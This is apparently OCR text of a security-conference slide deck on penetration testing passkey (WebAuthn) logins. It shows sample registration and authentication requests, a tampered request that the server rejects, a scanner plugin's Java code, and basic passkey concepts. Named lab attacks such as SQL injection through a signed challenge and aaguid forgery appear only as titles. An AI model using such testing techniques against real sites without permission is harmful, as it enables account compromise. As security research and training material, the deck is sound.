STH
บจก.สยามถนัดแฮก

From Passwords to Passkeys: Enhancing Security and Testing with 'Passkey Raider'

Cybersec Asia 2025

Responsible: Mr. Pichaya Morimoto
Version (Date): 1.0 (2025-01-23)
Confidentiality class: Public

STH Passkey Research Team Members


Yasinthon (Not) Khemprakhon
Penetration Tester
Siam Thanat Hack Co., Ltd.

Thanadol (Rew) Supnitikul
Penetration Tester
Siam Thanat Hack Co., Ltd.

Peeranat (Por) Thantaletong
Penetration Tester
Siam Thanat Hack Co., Ltd.

Kudos to my team, who put in a lot of hard work on this research!

“Kill Passwords With Passkeys … they can’t be hacked”



Sign In

Cancel

Use Touch ID to sign in?

A passkey for "STH" will be saved in iCloud Keychain and available on all your devices.

Continue with Touch ID

Other Options


CNET YOUR GUIDE TO A BETTER FUTURE

Trending AI Tech Money Ho

Tech > Computing

Apple Is Trying to Kill Passwords With Passkeys Using Touch ID and Face ID

At WWDC 2022, Apple debuts its version of passkeys in MacOS Ventura and iOS 16, saying they can't be phished or hacked. Google and Microsoft also are on board.



Source: https://www.cnet.com/tech/computing/apple-is-trying-to-kill-passwords-with-biometric-based-passkeys/


Content Overview

1. Passkey Pentest Challenges
   - Why “Burp Suite” does not work?
2. Passkey 101
   - Password vs Passkey
   - Part 1: Registration Ceremony
   - Part 2: Authentication Ceremony
   - Phishing-Resistant Authentication
3. Passkey Vulnerabilities
   - Damn Vulnerable Passkey
   - Lab 1: Signed Challenge SQLi
   - Lab 2: aaguid Forgery
   - Lab 3: Exportable Private Key
4. Public Releases
   - Burp Suite Extension: Passkey Raider
   - Hacking Lab: Damn Vulnerable Passkey

STH
บจก.สยามถนัดแฮก

Section 1/4:
Passkey Pentest Challenges


Why (traditional) web pentest with “Burp Suite” does not work?



1

Welcome, Mr. Anonymous.


longcat



2

Use Touch ID to sign in?

A passkey for "longcat" will be saved in iCloud Keychain and available on all your devices.




3

```
POST /register HTTP/1.1
Host: victim.sth.sh

{
        "username":"longcat",
        "response":{
                "id":"lw9NwLIFxpd6HjOmEhz2IGIZUEk",
                "rawId":"lw9NwLIFxpd6HjOmEhz2IGIZUEk",
                "response":{
                        "attestationObject":
                        "o2NmbXRkbm9uZWdhdHRTdG10oGhhdXRoRGF0YViYSZYN5YgOjGh0NBcPZHZgW4_krrmi
                        hjLHmVzzu                                 AAAAAAAAAAAAFJcPTcCyBcaXeh4zphIc9iBiG
                        VBJpQECAy                                 rV5vh_QYFvEhTeUFCwOtn6QnrSIlggdhlMnU
                        bIb3RKjKUAtg_eOzmlI8zaQ14Qwghh_AlaZcg",
                        "clientDataJSON":
                        "eyJ0eXBlIjoid2ViYXV0aG4uY3JlYXRlIiwiY2hhbGxlbmdlIjoiUUtyYUhDTVFBdktl
                        RUl6bllladmNqSnd5U09USHNhQXpBekptNUVJdE5KdThOVHVlOW5WMkNKOVBQdThhWEd5c
                        m1kN3FsX1lydjBCbEFkNVo0VGNYdkEiLCJvcmlnaW4iOiJodHRwOi8vbG9jYWxob3N0Oj
                        UwMDAi
```

CBOR format



4

Alphabet
A-Za-z0-9+/=

☑ Remove non-alphabet chars

```
o2NmbXRkbm9uZWdhdHRTdG10oGhhdXRoRGF0YViYSZYN5
YgOjGh0NBcPZHZgW4_krrmihjLHmVzzuoMdl2NdAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAFJcPTcCyBcaXeh4zphIc9iB
```

243 1 Raw Bytes

```
£cfmtdnonegattStmt hauthDataX•I•
å• • •ht4 • dv`[•+®hi•±æW<î ÇeØ×@
%ÅÓp,•q¥Þ••é••=• •T
```


Encoded & Signed

Manual Testing: Passkey for Pentester

In Passkey Registration:

- Pentester cannot encode/decode binary format (CBOR) for security test cases
- Many important fields like attestationObject and authenticatorData remain unchecked.

HTTP Request



```
{
  "username":"testuser",
  "response":{
    "id":"qllTDKAXivW8-De-1Z6uqMKrqGy177l7rj777MIckPk",
    "rawId":"qllTDKAXivW8-De-1Z6uqMKrqGy177l7rj777MIckPk",
    "response":{
      "attestationObject":
      "o2NmbXRkbm9uZWdhdHRTdGl0oGhhdXRoRGF0YVkBZ0mWDeWIDoxodDQXD2R2YFuP5K65ooYyx5lc87qDHZdjRQAAAAAAAAAAAAAAAAAA
      AAAAAAAACCqWVMMoBeK9bz4N77Vnq6owquobLXvuXuuPvvswhyQ-aQBAwM5AQAgWQEA4cop6grQGhWV_HjwyrO14MTmKEQB4vM8FigPRke
      liqZlrPXjXKUO-sYMOfwHONFba_dppoJNwOZKDHeWJM-7nU3QQvQIWRELZycfQKaUh9FalMCxLYdZa_Hax-SV58v23-Ged21xqxDSqiwUv
      jOGraIMeQIwbeVHxhSOY96QPGseGsnOawOHL08H3a7z6xKSQX6bQvcbOk1bVkozRcwV1ma5oAMTWkUKvBpM52s175OvM7BkyB8PrhdHEi5
      GmWIUuBzqSR-7IuZSvLB4R3QdRsB8QrcovkcF9E7Fiyzgj6rVyx0t9iH8EcYKSELlj4Dosngcr8I25eL3dCEUdNCP2SFDAQAB",
      "clientDataJSON":
      "eyJ0eXBlIjoid2ViYXV0aG4uY3JlYXRlIiwiY2hhbGxlbmdlIjoiNmQ1N3paMFpOMVZZaU13c2F5MGxoNlkzTGgtT24yYzJDWnlLbzdRb
      kFOeUE2Y2pxdHc1dGE3WUFsclg3S19YMWptUmZIMW45ZXYyemNUV3ZlQ2JfNGciLCJvcmlnaW4iOiJodHRwOi8vbG9jYWxob3N0IiwiY3J
      vc3NPcmlnaW4iOmZhbHNlfQ",
      "transports":[
        "internal"
      ],
      "publicKeyAlgorithm":-257,
      "publicKey":
      "MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA4cop6grQGhWV_HjwyrO14MTmKEQB4vM8FigPRkeliqZlrPXjXKUO-sYMOfwHO
      NFba_dppoJNwOZKDHeWJM-7nU3QQvQIWRELZycfQKaUh9FalMCxLYdZa_Hax-SV58v23-Ged21xqxDSqiwUvjOGraIMeQIwbeVHxhSOY96
      QPGseGsnOawOHL08H3a7z6xKSQX6bQvcbOk1bVkozRcwV1ma5oAMTWkUKvBpM52s175OvM7BkyB8PrhdHEi5GmWIUuBzqSR-7IuZSvLB4R
      3QdRsB8QrcovkcF9E7Fiyzgj6rVyx0t9iH8EcYKSELlj4Dosngcr8I25eL3dCEUdNCP2QIDAQAB",
      "authenticatorData":
      "SZYN5YgOjGhONBcPZHZgW4_krrmihjLHmVzzuoMdl2NFAAAAAAAAAAAAAAAAAAAAAAAAAAAAAIKpZUwygF4r1vPg3vtWerqjCq6hste-5e
      64---zCHJD5pAEDAzkBACBZAQDhyinqCtAaFZX8ePDKs7XgxOYoRAHi8zwWKA9GR7WKpmWs9eNcpQ76xgzR_AfQ0Vtr92mmgk3A5koMd5Y
      kz7udTdBC9AhZEQtnJx9AppSHOVrUwLEthllr8drH5JXny_bf4Z53bXGrENKqLBS-PQatogx5AjBt5UfGFI5j3pA8ax4ayfRrA4cs7wfdr
      vPrEpJBfptC9xvSTVtWSjNFzBXWZrmgAxNaRQq8GkznazXvnS8zsGTIEE-uF0cSLkaZYhS4HOpJH7si5lK8sHhHdB1GwHxCtyi-RwX0TsW
      LLOCPqtXLHS32IfwRxgpIQuWPgOiyeByvwjbl4vdOIRROOI_ZIUMBAAE"
    },
    "type":"public-key",
    "clientExtensionResults":{
      "credProps":{
      }
    },
    "authenticatorAttachment":"platform"
  }
}
```

CBOR format


CBOR format

Manual Testing: Passkey for Pentester

In Passkey Authentication:


- Even pentester can encode/decode CBOR, it requires an ability to create a valid signature (with a Passkey private key)
- But wait…,
  if Passkey private key cannot be exported, how can we sign the modified data?

HTTP Request



```
{
  "username":"testuser",
  "response":{
    "id":"qllTDKAXivW8-De-1Z6uqMKrqGy177l7rj777MIckPk",
    "rawId":"qllTDKAXivW8-De-1Z6uqMKrqGy177l7rj777MIckPk",
    "response":{
      "authenticatorData":"SZYN5YgOjGh0NBcPZHZgW4 krrmihjLHmVzzuoMdl2MFAAAABA",
      "clientDataJSON":"{"type":"webauthn.get","challenge":"
      vS0UOjTXnFrX1aVMtqMOI0uiGwn9al1lmrj4rlfKNjWpwqdB9UR10xid1QbpD462qx9G9JnaEeZ4
      Fx-QTgslMA","origin":"http://localhost","crossOrigin":false, "testEdit":"
      test"}",
      "signature":
      "LunGpjdCPPxRXrrWdgleEWubp1QC4rFvAJzrNXsrHDvEZ6c-nxrBDPUF_w8CuGorl0YBwI7wsIL
      sFqWTPjklDdwaX7_fa4IvtAoZdzMmr9r8v-98J3Rqm_Mu5xUelcN5uxbmlMynRKsws84B-tGLbn7
      poOZhcVCq0IjKwDAHS22uMxZT0HTBX-_BDcgU_cQbw74IIyiklc0LBf4nzKR9CLbRv4cA5e0tc01
      9YfyuT3Gc3YYsrlnaQl9t0tPrJPd2Z-2l0oXPh0KBkQHBVmjDnA9TTBi6rfX5JKW8Gb7LOw-ecvS
      Ty3UswfibCmp9d7ElP1iX1zJAPgfQQNaXksU9CQ",
      "userHandle":"eqjCNFayHRSdhh2q8qpxbHzdKG6Ql5Y5V-ZCrQQg4pM"
    },
```

HTTP Response



```
{
  "error":"Could not verify authentication signature"
}
```

Burp Suite Extension: Passkey Scanner


Pros:

- Passive regex checks for:
  - Weak algos
  - Weak configs

Cons:

- Cannot decode/encode CBOR
- Cannot sign CBOR
- No room for manual tests

https://github.com/portswigger/passkey-scanner



Passkey Scanner

This is a BurpSuite plugin that recognizes and scans Passkey (webauthn) protocols and detects security issues.

This extension contains scan checks for:

- Verifying the public key algorithms and elliptic curves
- User verification
- Strong authentication challenge
- "AllowCredentials" information disclosure
- User Handle Personally Identifiable Information

For further information on these vulnerabilities, please refer to th

Estimated system impact

Overall: **Low**

Memory	CPU	Time	Scanner
Low	Low	Low	Low

Author: Alex Cowperthwaite
Version: 1.0
Source: https://github.com/portswigger/passkey-scanner
Updated: 16 Jan 2024
Rating: ☆☆☆☆☆
Popularity:

```
if (isPublicKeyCredentialCreationOptions(resp)) {
        //logger.logToOutput("Matched public key credential registration options");
        PublicKeyCredentialCreationOptions pkcco = findPublicKeyCredentialCreationOptions(resp);
        logger.logToOutput(pkcco.toString());
        scanner.scanPubKeyCredCreationOptions(baseRequestResponse, pkcco);

        //com.webauthn4j.data.PublicKeyCredentialCreationOptions pkcco = om.readValue(resp, com.web
}
if (isAuthenticatorAttestationResponse(req)) {
        //logger.logToOutput("Matched authenticator registration/attestation");
        RegistrationResponse rr = findRegistrationResponse(req);
        logger.logToOutput(rr.toString());
        scanner.scanRegistrationResponse(baseRequestResponse, rr);

}
if (isPublicKeyCredentialRequestOptions(resp)) {
        //logger.logToOutput("Matched public key credential request options");
        PublicKeyCredentialRequestOptions pkcro = findPublicKeyCredentialRequestOptions(resp);
        logger.logToOutput(pkcro.toString());
        scanner.scanPubKeyCredRequestOptions(baseRequestResponse, pkcro);

}
if (isAuthenticatorAssertionResponse(req)) {
        //logger.logToOutput("Matched authenticator authenticate/assertion");
        AuthenticationResponse ar = findAuthenticationResponse(req);
        logger.logToOutput(ar.toString());
        scanner.scanAuthenticationResponse(baseRequestResponse, ar);

}
return scanner.getFindings();
```

Content Overview

1. Passkey Pentest Challenges
   - Why “Burp Suite” does not work?
2. Passkey 101
   - Password vs Passkey
   - Part 1: Registration Ceremony
   - Part 2: Authentication Ceremony
   - Phishing-Resistant Authentication
3. Passkey Vulnerabilities
   - Damn Vulnerable Passkey
   - Lab 1: Signed Challenge SQLi
   - Lab 2: aaguid Forgery
   - Lab 3: Exportable Private Key
4. Public Releases
   - Burp Suite Extension: Passkey Raider
   - Hacking Lab: Damn Vulnerable Passkey


บจก.สยามถนัดแฮก


Section 2/4:
Passkey 101

Me, in the next 10 minutes.

Passkey in a Nutshell (1/4) - Password vs Passkey


Username + Password (Memorized Secret)






Password AuthN:
User sends password to the server for verification

Username + Private Key


sudo

sudo is trying to execute a command as administrator.

Touch ID or enter your password to allow this.



Use Touch ID to sign in?


A passkey for "tongcat" will be saved in iCloud Keychain and available on all your devices.


Passkey AuthN:
User signs server's random value (challenge) with private key for verification

Passkey in a Nutshell (2/4) - Password vs Passkey

Username + Password

(Memorized Secret)






User

Passwords CAN be:

- Weak
- Reuse
- Stolen (phished)
- Leaked (server is hacked)




Microsoft

Enter password

Password


Username + Private Key



sudo

sudo is trying to execute a command as administrator.

Touch ID or enter your password to allow this.

